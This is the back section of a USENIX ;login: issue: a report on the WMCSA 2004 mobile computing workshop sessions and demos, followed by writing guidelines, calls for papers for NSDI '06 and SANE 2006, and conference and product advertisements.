SESSION I: APPLICATIONS

The first of these sessions focused on complete systems and applications: a system for relaying the biometric performance of athletes to a Web portal (in this case, cross-country skiing); a system for providing context-aware information to mobile devices relevant to nearby posters; and a wearable system for augmented reality search and collection tasks.

One interesting aspect of the biometric system was that the authors overcame weak connectivity to the participants through a motion prediction algorithm. When questioned about which aspects of the system users were happy with, they claimed that 80% were happy with the updates, yet many found the estimated value irritating—even though they could see on the television coverage that a particular skier had stopped, the estimation system was still updating his location! Curiously, the researchers had not thought to reflect to users when estimated data was being used.

The authors were collectively asked what were the most important lessons to take from designing systems for real people. They all agreed that ease of use was key. Perhaps following from the opening discussion, user studies were also seen as an important aspect. Questionnaires could be an effective way to reach many people but were potentially an imprecise instrument; focus groups were recommended as preferable for engaging users. It was remarked from the floor that it's important to build confidence before spending too much energy developing systems and that questionnaires might provide that important first feedback. In the past decade there has definitely been a cultural shift toward including the user.

SESSION II: LOCATION TRACES

The second session was about studying, tracking, and exploiting user mobility. The first paper presented a study of using access logs of email use while on the move to develop traces of user mobility patterns, the second concerned the potential for exploiting such mobility to offer opportunistic networking, and the last was on the usefulness of Cell-ID location systems in offering location-based services to mobile users (based on some deployment experience).

The first speaker was asked about whether those studied had privacy concerns and whether these would be exacerbated in a longer-term study. He confirmed that they did, even for the month-long study conducted. Concerns were also voiced as to whether IP addresses taken from email access logs corresponded to locality since the advent of VPNs/mobile IP and to temporality, as people are inclined to leave their email client open even when they are not physically present (one assumes that this must depend very much on the individual).

The second speaker drew the unexpected conclusion that it was sometimes faster to use person-to-person delivery to reach the infrastructure than to communicate with it directly. One supposes this assumes that the node stays out of reach of the infrastructure directly.

One of the questioners mentioned that one of the hardest things to do is to find experimental data to work with. The speakers were collectively asked whether they'd be prepared to put their traces online. Mary Baker, the program chair, mentioned the "http://cmc.cs.dartmouth.edu/data/Dartmouth archive of wireless-network trace data" that aims to promote the collection and sharing of mobility trace data for the community.

When asked, "What can we learn from your traces to build better applications?" the first speaker remarked somewhat wryly, "Users are not as mobile as we thought."

SESSION III: CONTEXT AWARENESS

The third session was on the ever popular topic of "context awareness." The first paper was about coordinating contextually driven components through "the environment," inspired by the observations made by the French biologist Grassé on how social insects coordinate their actions using indirect communication through pheromones (stigmergy). The second paper focused on the deployment experience of three context-aware applications based on a local broadcast (beaconing) approach. The session closed with an interesting insight into the artifact-centric design method advocated by the paper's author, in which context determination is done using low-level embedded sensing.

One important remark from the floor about the temporal nature of context, and activity tracking in general, was that "before-ness" is not exact: one rarely switches between activities cleanly; activities overlap, may be concurrent, are often ill- or subjectively defined, and are hard to disambiguate from one another.

Questioners also pointed out possible flaws in the artifact-centric and stigmergic approaches, in that it is potentially difficult, or at least as yet unproven, how one can build more complex applications. Optimizing the total amount of bandwidth consumed and yet not losing important data (e.g., through low-level filtering) is also an important issue for the authors of all three papers to consider. The second author did point out that reference locality (if users request the same information in the same location) can be of benefit in helping to address this issue.

SESSION IV: AD HOC NETWORKS

Routing in ad hoc networks was the broad theme for the fourth session. The first paper focused on providing effective routing support for highly mobile nodes by predicting trajectories; the second was on detecting misbehaving nodes in DSR using WatchDog mechanisms; and the last, and somewhat topic outlier in this company, was on utilizing "Plan 9" and file abstractions for programming mobility-resilient pervasive applications.

One questioner pointed out astutely that the first authors' mobility simulations, although initially impressive, were assuming an epoch of 100 seconds, leading to a consistent and predictable direction for a node even after a mobile cell had been crossed, simply by virtue of the simulation values that were picked.

The second author was asked whether one could detect against coordinated attacks by groups of nodes. The speaker responded that there was little to do if you are surrounded by "all evil" nodes. The technique is robust, needing only one minute to identify nodes that are rapidly changing their identity to prevent detection.

The last authors' work received some criticism for not paying due deference to early work in UNIX (and on the streams abstraction in particular).

SESSION V: PERVASIVE TECHNOLOGIES

Fifth on the program was a session discussing mobile systems in a pervasive-computing context. The first author presented a classic Web proxy for mobile Web browsing, their thesis being that image fidelity was best adapted to user interaction shared across a community of users. The second paper was on how one might instantly personalize devices to achieve a consistent user experience when ownership is transitory. The final paper of the session was on using physical "toss & swing" movements of the mobile device to trigger information transfer between users.

Some concern was expressed to the first two authors as to the generality of their classification schemes, partitioning users into groups in the first case, and moving to more applications in the latter. It was opined that activity might form a better metric for clustering than the user. Philosophically, one questioner expressed doubt that devices would be shared between users in the future, since making them sufficiently tamper-resistant would require costly additional trusted hardware. (Ed.: One should note, however, the integration of fingerprint readers and boot-time verifiers in some vendors' commodity mobile products.)

SESSION VI: MOBILE P2P AND SENSOR NETWORKS

The penultimate session concerned peer-to-peer and sensor networks. The first paper discussed adapting Gnutella's protocol to allow peer-to-peer information sharing in ad hoc networks (using Bluetooth). The second was on integrating the Pastry Distributed Hash Table (DHT) algorithm with Dynamic Source Routing (DSR) in ad hoc networks. The last paper presented an approach for the physical placement and location estimation in sensor networks based on "deployment order" and the identification of "landmarks" at known physical locations.

In the open forum, there was considerable focus on the overhead of using DHTs in ad hoc networks (specifically, as nodes join and leave and the impact of mobility-induced failures). The speaker admitted that there was more work to be done to evaluate this, but that mobility was largely handled by the standard DHT routing failure mechanisms (unless nodes joined and left too frequently, in which case data could be lost and there would be overhead in maintaining consistency).

SESSION VII: MIDDLEWARE MODELS

The final and closing session of the workshop focused on middleware architectures, addressing refreshingly familiar problems in mobile systems. The first paper described a cyber-foraging architecture whereby expensive computations are offloaded to more powerful compute servers to increase performance and reduce drain on battery life. The second concerned a "Service Data Object"–based replication platform for allowing mobile access to data-driven Web applications. The final paper of the workshop described a power-aware Web proxy for use in wireless LANs which schedules the delivery of Web content to maximize the time the wireless receivers can spend saving power during activity.

While the author admitted that adding such proxies increased both complexity and delay, in tests the system was able to save up to 50% power while browsing popular test Web pages.

Demonstration Session

The demonstration session was accompanied by a buffet dinner. Although it is impractical to summarize the many eloquent conversations we overheard, we summarize the demos:

- **Seamful game**, demonstrated by Marek Bell and Paul Tennent, University of Glasgow, is a game based on ad hoc networking of mobile devices, where users go out to acquire virtual coins located in physical space and must exploit wireless networking hotspots to "cash in their bounty"—making the seams of the otherwise invisible network a key to winning the game. Although there is a working prototype, we were not able to play it, as it was a cold, dark, and potentially perilous winter's evening outside.
- **SoulPad: Personalized Computing with Minimal Infrastructure**, demonstrated by Ramón Cáceres, IBM Research, is a system based on virtual machines, the ever ubiquitous and increasingly useful flash disk, and a self-configuring version of Linux. The system allows a user to checkpoint and restore their entire laptop configuration using a bootable flash disk. The trick of course is in their efficient integration.
- **Information Dissemination in Spontaneous Networks**, demonstrated by Andreas Heinemann, showed a peer-to-peer network designed to disseminate information (e.g., ads) from a shopping mall. Users get bonus points for passing ads to a person who eventually makes a purchase. At the workshop they showed an mp3 dissemination application where users can specify their music interests/choices and receive music files from users in their immediate environment.
- **Fuego Core**, was shown by Sasu Tarkoma, Helsinki Institute for Information Technology. Sasu's demo showed a GUI simulation of a smart environment, where events are delivered based on current location/context. This can be used to investigate users' requirements for such information.
- **\net**, a laptop-based demonstration of the system presented in the paper program by Gorka Guardiola, Universidad Rey Juan Carlos, showed how interfaces could be flexibly created and migrated across devices using file-system primitives in their modified Plan 9 OS.
- **Unscripted interlude:** There was an unscheduled demonstration of the latest (very small!) "particle" Smart-ITs from Tec-O and from LMU a Smart-IT interfaced to a number of small "phone size" LCD displays for embedded use in pervasive artifacts.

LOOKING FORWARD

As we witnessed at this year's workshop, after 10 years there is still very much a community doing mobile systems work. We look forward to hearing about this as it evolves over the next decade of WMCSA's future. The 2005 workshop will take place somewhere in the U.S., with Maria Ebling (IBM T.J. Watson Research Center) as the program chair and Anthony Joseph (University of California, Berkeley) as general chair.

We would like to take this opportunity to thank everyone who helped put WMCSA 2004 togethers. Thanks also to Fahd Al Bin Ali and Sachin Goyal (our student scribes) for volunteering to take the notes that made these reflections possi ble.

PROFESSORS, CAMPUS STAFF, AND STUDENTS— DO YOU HAVE A USENIX REPRESENTATIVE ON YOUR CAMPUS? IF NOT, USENIX IS INTERESTED IN HAVING ONE AT YOUR UNIVERSITY!

The USENIX University Outreach Program is a network of representatives at campuses around the world who provide Association information to students, and encourage student involvement in USENIX. This is a volunteer program, for which USENIX is always looking for academics to participate. The program is designed for faculty who directly interact with students. We fund one representative from a campus at a time. In return for service as a campus representative, we offer a complimentary membership and other benefits.

A liaison's responsibilities include:

- Maintaining a library (online and in print) of USENIX publications at your university for student use
- Distributing calls for papers and upcoming event brochures, and re-distributing informational emails from USENIX
- Encouraging students to apply for travel stipends to conferences
- Providing students who wish to join USENIX with information and applications
- Helping students to submit research papers to relevant USENIX conferences
- Providing USENIX with feedback and suggestions on how the organization can better serve students

In return for being our "eyes and ears" on campus, liaisons receive a complimentary membership in USENIX with all membership benefits (except voting rights), and a free conference registration once a year (after one full year of service as a campus liaison).

To qualify as a campus representative, you must:

- Be full-time faculty or staff at a four year accredited university
- Have been a dues- paying member of USENIX for at least one full year in the past

For more information about our Student Programs, see http://www.usenix.org/students

USENIX contact: Tara Mulligan, Scholastic Programs Manager, tara@usenix.org

writing for ;login:

Writing is not easy for most of us. Having your writing rejected, for any reason, if any reason, is no fun at all. The way to get your articles published in *;login:*, with the least effort on your part and on the part of the staff of *;login:*, is to submit a proposal first.

PROPOSALS

In the world of publishing, writing a proposal is nothing new. If you plan on writing a book, you need to write one chapter, a proposed table of contents, and the proposal itself and send the package to a book publisher. Writing the entire book first is asking for rejection, unless you are a well-known, popular writer.

;login: proposals are not like paper submission abstracts. We are not asking you to write a draft of the article as the proposal, but instead to describe the article you wish to write. There are some elements that you will want to include in any proposal:

- What's the topic of the article?
- What type of article is it (case study, tutorial, editorial, mini-paper, etc.)?
- Who is the intended audience (syadmins, programmers, security wonks, network admins, etc.)?
- Why does this article need to be read?
- What, if any, non-text elements (illustrations, code, diagrams, etc.) will be included?
- What is the approximate length of the article?

Start out by answering each of those six questions. In answering the question about length, bear in mind that a page in *;login:* is about 600 words. It is unusual for us to publish a one-page article or one over eight pages in length, but it can happen, and it will, if your article deserves it. We suggest, however, that you try to keep your article between two and five pages, as this matches the attention span of many people.

The answer to the question about why the article needs to be read is the place to wax enthusiastic. We do not want marketing, but your most eloquent explanation of why this article is important to the readership of *;login:*, which is also the membership of USENIX.

UNACCEPTABLE ARTICLES

;login: will not publish certain articles. These include, but are not limited to:

- Previously published articles. A piece that has appeared on your own Web server but not been posted to USENET or slashdot is not considered to have been published.
- Marketing pieces of any type. We don't accept articles about products. "Marketing" does not include being enthusiastic about a new tool or software that you can download for free, and you are encouraged to write case studies of hardware or software that you helped install and configure, as long as you are not affiliated with or paid by the company you are writing about.
- Personal attacks

FORMAT

The initial reading of your article will be done by people using UNIX systems. Later phases involve Macs, but please send us text/plain formatted documents for the proposal. Send proposals to login@usenix.org.

The final version can be text/plain, LaTex, RTF, or Word/StarOffice. Illustrations must be TIFF or JPG. Please tar and gzip the complete article for mailing.

DEADLINES

For our publishing deadlines, including the time you can expect to be asked to read proofs of your article, see the online schedule.

You are encouraged to turn in accepted articles early, so that the editor can work with you on improving your article. This method reduces the amount of last-minute work for everyone involved.


COPYRIGHT

You own the copyright to your work and grant USENIX permission to publish it in ;login: and on the Web. USENIX owns the copyright on the collection that is each issue of ;login:. You must grant permission for any third party to reprint your text; financial negotiations are a private matter between you and any reprinter. Reprints should include the text "Reprinted from *;login: The Magazine of USENIX*, vol. XX, no. YY (Berkeley, CA: USENIX Association, [year of publication]), pp. nn-nn."

FOCUS ISSUES

In the past, there has been only one focus issue per year, the December Security edition. In the future, each issue will have one or more suggested focuses, tied either to events that will happen soon after *;login:* has been delivered or events that are summarized in that edition. The current list of focus suggestions is:

- **October 2005 edition**
  General theme: operating systems, with input from HotOS and Linux Kernel Developers Summit
  Conference theme: system administration (LISA), Internet measurement
- **December 2005 edition**
  General theme: security
  Conference theme: file and storage technologies
- **February 2006 edition**
  System administration



Announcement and Call for Papers **USENIX**

3rd Symposium on Networked Systems Design and Implementation (NSDI '06)

Sponsored by USENIX, in cooperation with ACM SIGCOMM and ACM SIGOPS

http://www.usenix.org/nsdi06

May 8–10, 2006 **San Jose, CA, USA**

Important Dates

Paper titles and abstracts due: *October 10, 2005*
Final paper submissions due: *October 17, 2005*
Notification of acceptance: *January 13, 2006*
Papers due for shepherding: *March 13, 2006*
Final papers due: *March 29, 2006*
Poster proposals due: *March 29, 2006*
Poster notification: *April 17, 2006*

Conference Organizers

Overview

NSDI focuses on the design principles of large-scale networked and distributed systems. We believe systems as diverse as Internet routing services, peer-to-peer file sharing, sensor nets, scalable Web services, and distributed network measurement share a set of common challenges, and that progress in any of these areas requires a deep understanding of how researchers are addressing the challenges of large-scale systems in other contexts. Our goal is to bring together researchers from across the networking and systems community—including computer networking, distributed systems, and operating systems—to foster a cross-disciplinary approach to addressing our common research challenges.

Topics

NSDI will provide a high-quality, single-track forum for presenting new results and discussing ideas that overlap these disciplines. We seek a broad variety of work that furthers the knowledge and understanding of the networked systems community as a whole, continues a significant research dialog, or pushes the architectural boundaries of large-scale network services. We solicit papers describing original and previously unpublished research. Specific topics of interest include, but are not limited to:

- Scalable techniques for providing high availability and reliability
- Security and robustness of highly complex systems
- Novel architectural approaches (e.g., for specific application domains)
- Network measurements, workload, and topology characterization
- Autonomous and self-configuring network, system, and overlay management
- Network virtualization and resource management
- Distributed storage, caching, and query optimization
- Network protocols and algorithms for complex distributed systems
- Operating system support for scalable network services

- Application experiences (e.g., in sensor networks, peer-to-peer systems, overlay networks, pervasive computing, and content distribution)

Paper Submissions

Submissions should be full papers, 12–14 single-spaced 8.5" x 11" pages, including figures, tables, and references, two-column format, using 10-point type on 12-point (single-spaced) leading, with a maximum text-block of 6.5" wide x 9" deep. Papers will be automatically checked by the submission system and those which do not meet the requirements on size and format will be rejected without being reviewed. Submissions must be "blind," meaning authors must not be identified in the submissions, either explicitly or by implication (e.g., through the references or acknowledgments). Submissions will be judged on originality, significance, interest, clarity, relevance, and correctness.

Authors must submit their paper's title and abstract by October 10, 2005, and the corresponding full paper is due by October 17, 2005. Accepted papers may be shepherded through an editorial review process by a member of the Program Committee. Based on initial feedback from the Program Committee, authors of shepherded papers will submit an editorial revision of their paper to their Program Committee shepherd by March 13, 2006. The shepherd will review the paper and give the author additional comments. All authors (shepherded or not) will produce a final camera-ready paper and the equivalent HTML by March 29, 2006, for the conference Proceedings.

One author per paper will receive a registration discount of $200. USENIX will offer a complimentary registration upon request.

The NSDI conference, like most conferences and journals, does not allow submissions that are substantially similar to works that have previously been published or are under review for publication elsewhere. Accepted material may not be subsequently published in other conferences or journals for one year from the date of acceptance by USENIX. Papers accompanied by nondisclosure agreement forms will not be read or reviewed. All submissions will be held in confidence prior to publication of the technical program, both as a matter of policy and in accordance with the U.S. Copyright Act of 1976.

How to Submit

Authors are required to submit at least a title and abstract by October 10, 2005, with the full papers due by October 17, 2005. All submissions to NSDI '06 must be electronic, in PDF or PostScript, via a Web form which will be available at http://www.usenix.org/events/nsdi06/cfp/.

Authors will be notified of receipt of submission via email. If you do not receive notification, contact the Program Chairs at nsdi06chairs@usenix.org.

Best Paper Awards

Awards will be given for the best paper and best paper for which a student is the lead author.

Poster Session

Do you have interesting work in progress you would like to share? Poster sessions are for you! Poster sessions introduce new or ongoing work, and the NSDI audience provides valuable discussion and feedback. We are particularly interested in presentations of student work. To submit a poster, please send a proposal, one page or less, by March 29, 2006, to nsdi06posters@usenix.org. We will send back decisions by April 17, 2006.

Birds-of-a-Feather Sessions

Birds-of-a-Feather sessions (BoFs) are informal gatherings organized by attendees interested in a particular topic. BoFs will be held in the evening. BoFs may be scheduled in advance by emailing the USENIX Conference Department at bofs@usenix.org. BoFs may also be scheduled at the conference.

Registration Materials

Complete program and registration information will be available in February 2006 on the conference Web site. The information will be in both HTML and a printable PDF file. If you would like to receive the latest USENIX conference information, please join our mailing list at http://www.usenix.org/about/mailing.html.

Announcement and Call for Papers

5th International

System Administration and Network Engineering Conference

SANE 2006

15–19 May 2006

Aula Congresscentre, Delft, The Netherlands

A conference organized by Stichting SANE,
co-sponsored by Stichting NLnet, USENIX and SURFnet

The 5th international System Administration and Network Engineering (SANE) technical conference will offer three days of training followed by a two-day conference program, all filled with the latest developments in system administration, network engineering, security, Open Source software, and practical approaches to problems and puzzles. You will also have the opportunity to meet other system administrators and network professionals and interact with peers who share your concerns and interests.
The official language at the conference will be English.

TUTORIAL PROGRAM May 15–17

On Monday, Tuesday and Wednesday, a large selection of practical, problem-solving, in-depth tutorials will be presented by the most authoritative, popular and widely acclaimed speakers in the field. If you are interested in presenting a tutorial or would like to share ideas about what would make a terrific tutorial, please contact the Tutorial Coordinator.

TECHNICAL CONFERENCE May 18–19

Thursday and Friday will offer comprehensive technical sessions, including keynote address and presentations of refereed papers and invited talks, delivered on parallel tracks.
On Thursday evening, participants will join peers and gurus in the relaxing atmosphere of the conference social event. There will also be plenty of opportunities to organize "Birds of a Feather" (BoF) and "The Guru is In" sessions throughout the conference.

FREE SOFTWARE BAZAAR May 17

On Wednesday evening, the Free Software Bazaar will present a unique opportunity to meet software developers and get involved in the creative process of Free Software. Be part of the future, as latest features are presented and choices about future directions are made.
Attendance is free, even if not registered for the conference. More details will be forthcoming on the conference web site.

REFEREED PAPER SUBMISSIONS

The SANE 2006 technical program committee seeks original and innovative papers about the applications, architecture, implementation, performance and security of modern computing systems and networks. Papers that analyze problem areas and draw important conclusions from practical experience are especially welcome. Presentations are being solicited in areas including, but not limited to:

- Innovative system administration tools and techniques
- Networking and network services
- Security and privacy
- Operating systems
- Storage systems
- Nomadic and wireless computing
- System and network performance tuning
- Open Source developments
- Unix on the desktop

Papers will be reviewed by the technical program committee. Submissions can be in the form of either extended abstracts or draft papers. The submission process must be carried out through the appropriate conference web form. Submissions accompanied by non-disclosure agreement forms are not acceptable and will be returned unread.
Authors of accepted submissions must provide a final paper for publication in the conference proceedings. These final papers are held in the highest confidence prior to publication in the conference proceedings.
An award will be given at the conference for the best technical paper.
By agreeing to present your paper at SANE 2006, you also give permission to the conference organizers to publish the paper in the printed proceedings and on the SANE web site.

IMPORTANT DATES

Submissions due:	October 24, 2005
Notification to authors:	November 30, 2005
Final papers due:	April 3, 2006

ORGANIZATION & CONTACTS

Conference chair <sane2006-chair@sane.nl>
Edwin Kremer, TUNIX Internet Security & Training, Nijmegen, NL

Technical Program chair <sane2006-program-chair@sane.nl>
Alexios Zavras, consultant, Athens, GR

Technical Program Committee
Bram Abbekerk, Webflex, Houten, NL
Bob Eskes, Thales Naval Systems, Hengelo, NL
Adriaan de Groot, Radboud University Nijmegen, NL
Peter Honeyman, USENIX & CITI, University of Michigan, Ann Arbor, MI, USA
Jack Jansen, CWI, Amsterdam, NL
Jaap Romers, Sun Microsystems, Amersfoort, NL
David Schweikert, ISG.EE, ETH Zürich, CH

Invited Talks Coordinator <sane2006-it@sane.nl>
Rudi van Drunen, Xlexit Technology B.V. & Leiden Cytology and Pathology Lab, Leiden, NL
Peter Honeyman, USENIX & CITI, University of Michigan, Ann Arbor, MI, USA

Tutorial Coordinator <sane2006-tutorial@sane.nl>
Jos Alsters, C&CZ, Radboud University Nijmegen, NL

Event Organization <sane2006-org@sane.nl>
Wytze van der Raay, treasurer, Stichting NLnet, Amerongen, NL
Mariëlle Klatten, Sabina Beeke, and Agnes Breekweg, conference organizers, ICONIQ, Baarn, NL

Complete program and registration information will be available in December 2005

For the latest information about the conference, please visit the SANE 2006 web site: http://www.sane.nl

For questions not answered on the web site, please contact the conference organization office via e-mail: sane2006@iconiq.nl

UNIX and Linux Performance Tuning Simplified!

Understand Exactly What's Happening

SarCheck® translates pages of sar and ps output into a plain English or HTML report, complete with recommendations.

Maintain Full Control

SarCheck fully explains each of its recommendations, providing the information needed to take intelligent informed actions.

Plan for Future Growth

SarCheck's Capacity Planning feature helps you to plan for growth, before slow downs or problems occur.

APTITUNE CORPORATION

www.sarcheck.com   www.aptitune.com

IBM Business Partner   Sun microsystems CATALYST DEVELOPER   HEWLETT PACKARD Channel Partner

LISA '05

19th LARGE INSTALLATION SYSTEM ADMINISTRATION CONFERENCE

December 4–9, 2005 | San Diego, CA

Join us in San Diego, CA, December 4–9, 2005, for the most in-depth, real-world system administration training available. The annual LISA conference is the meeting place of choice for system, network, database, storage, security, and all other computer-related administrators. administrators of all specialties and levels of expertise meet at LISA to exchange ideas, sharpen old skills, learn new techniques, debate current issues, and meet colleagues and friends.

Check out the Web site for more information!
http://www.usenix.org/lisa05

USENIX 30th ANNIVERSARY

;login:

USENIX Association
2560 Ninth Street, Suite 215
Berkeley, CA 94710

POSTMASTER
Send Address Changes to *;login:*
2560 Ninth Street, Suite 215
Berkeley, CA 94710

PERIODICALS POSTAGE
PAID
AT BERKELEY, CALIFORNIA
AND ADDITIONAL OFFICES